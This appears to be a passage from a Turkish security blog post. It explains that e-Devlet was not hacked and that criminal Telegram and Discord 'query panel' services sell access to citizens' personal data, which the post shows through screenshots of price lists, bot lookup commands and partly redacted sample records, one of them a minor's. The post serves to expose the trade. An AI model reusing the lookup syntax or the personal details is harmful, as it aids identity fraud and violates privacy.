e-Devlet Hacklendi mi?


written by Mert SARICA | 21 June 2023
If you are looking for an English version of this article, please visit here.

Öncelikle yazının sonunda söyleyeceğimi başta söyleyeyim, “Hayır, hack-len-me-di!” Peki bu durumda vatandaş olarak rahat bir nefes alabilir misiniz ? Maalesef hayır. Bunun sebebini de yazının devamında okuyabilirsiniz.

Zaman zaman hortlayan “e-Devlet Hacklendi!”, “e-Devlet verileri çalındı!”, “85 Milyon Vatandaşın Kimlik Bilgileri Çalındı!” vb. haberlerin (#1, #2) çıkış noktasına baktığınızda çoğunlukla dolandırıcıların, siber suç örgütlerinin yer aldığı ve hizmetlerini/servislerini pazarlamaya çalıştıkları Telegram, ICQ, Discord, forumlar gibi mecralarda paylaştıkları ilanların buna sebep olduğunu görebilirsiniz.

Bu ilanları incelediğinizde ise siber suç örgütlerinin “Sorgu Paneli/Checker” adı altında dolandırıcılara kimi zaman ücreti mukabilinde kimi zaman ücretsiz olarak vatandaşların verilerine kurdukları web siteleri, Telegram kanalları ve Discord odaları üzerinden erişim hizmeti/servisi sağladıklarını görebilirsiniz.

2,133 subscribers



Seri No sorgu aktif

1


437 .., edited 09:59


5 comments


[redacted] – (969)

[redacted]

2,519 members




https://discord.gg/
Ana Sayfa
Fiyat Listesi
Yakında !
Ad Soyad
Mernis 2023
Maliye
Vesika
-18 Vesika Sorgu
Ehliyet Vesika Sorgu
Ünlü Vesika Sorgu
Okul (BAKIM)
Hastane
Mernis 2015
Telefon
Araçlar
Admin İşlemleri
Sunucu İşlemleri
VİP (YILLIK)
600 /TL
Tüm Çeşitlere erişim
Sinirsiz Destek
CHECK
Simdi Satin Al
VİP (3 AYLIK)
400 /TL
Tum Cesitlere Erisim
Sinirsiz Destek
CHECK
Simdi Satin Al
VİP (AYLIK)
200 /TL
Tum Cesitlere Erisim
Sinirsiz Destek
CHECK
Simdi Satin Al
VİP (HAFTALIK)
100 /TL
Tum Cesitlere Erisim
Sinirsiz Destek
CHECK
Simdi Satin Al
Copyright © 2023 Community. Designed by All rights reserved.


discord.com/channels/
4 Career. Inf...
LinkedIn
Mert SARICA (mer...
Inbox - mert.saric...
aktif-deaktif-sistemler
Use Quick Switcher to get around Discord quickly. Just press:
CMD + K
satın-alım
botu-nasıl-kullanırım
aktif-deaktif-sistemler
ÇEKİLİŞ
çekiliş
KAYIT
kayıt
LAGALUGA
sohbet
TİCKET
ticket
05/13/2023 4:46 PM
AD SOYAD ✅
TC✅
GSM-TC✅
TC-GSM✅
AİLE✅
DETAYLI GSM✅
OKUL NO✅
E-OKUL VESİKA✅ / !KENDİM ATIYORUM!
18-VESİKA❌
ADRES✅
SÜLALE✅
PARSEL✅
AŞI✅

16 members

Pinned message

👉TC GİR OKUL NO VE ADRES VERSİN 👉 PYDROİD3 İLE ÇALIŞTIR

Reply

/sorgu@

	Parametreler
/sorgu -tc * /sorgu -isim * /sorgu -isim2 * /sorgu -isim3 * /sorgu -soyisim * /sorgu -dogumtarih * /sorgu -nufusil * /sorgu -nufusilce * /sorgu -anneisim * /sorgu -annetc * /sorgu -babaisim * /sorgu -babatc *	
/gsmn -tc * /gsmn -gsm *	
/aile -tc *	
/whois -ip *	
/iban -no *	
/rand	
Parametreleri kullanırken; * Simgeli yerlere bilgileri, Girmeniz gerekmektedir.	
/sorgu -tc 12345678901	

16:29

[redacted]

708 members

Pinned message

🐍HER GÜN DÜZENLİ İLK YAZAN 🥷HACK DERSLERİ

D

/sorgu -isim [redacted] -soyisim [redacted]


Baba TCKN: [redacted]
Uyruk: TR


Sonuç_No: 23
HKrA_ID: [redacted]

TCKN: [redacted]
İsim: [redacted]
Soy İsim: [redacted]
D. Tarihi: 22.3.2004
Yaş: 19 YIL, 2 AY, 28 GÜN
İL Kodu: 04
İLÇE Kodu: 1111
Nüfus İL: AĞRI
Nüfus İLÇE: MERKEZ
Anne İsim: [redacted]
Anne TCKN: [redacted]
Baba İsim: [redacted]
Baba TCKN: [redacted]
Uyruk: TR

Sonuç_No: 24
HKrA_ID: [redacted]

TCKN: [redacted]
İsim: [redacted]
Soy İsim: [redacted]
D. Tarihi: 26.11.2009
Yaş: 13 YIL, 6 AY, 24 GÜN
İL Kodu: 63






Bunları gördükten sonra “Peki ama nasıl?” sorusunun endişeyle aklınızı kurcaladığını tahmin edebiliyorum. Bu soruya yanıt bulmak için siber suçluların, dolandırıcıların, tehdit aktörlerinin her adımını yakından takip eden ve bunlara yönelik 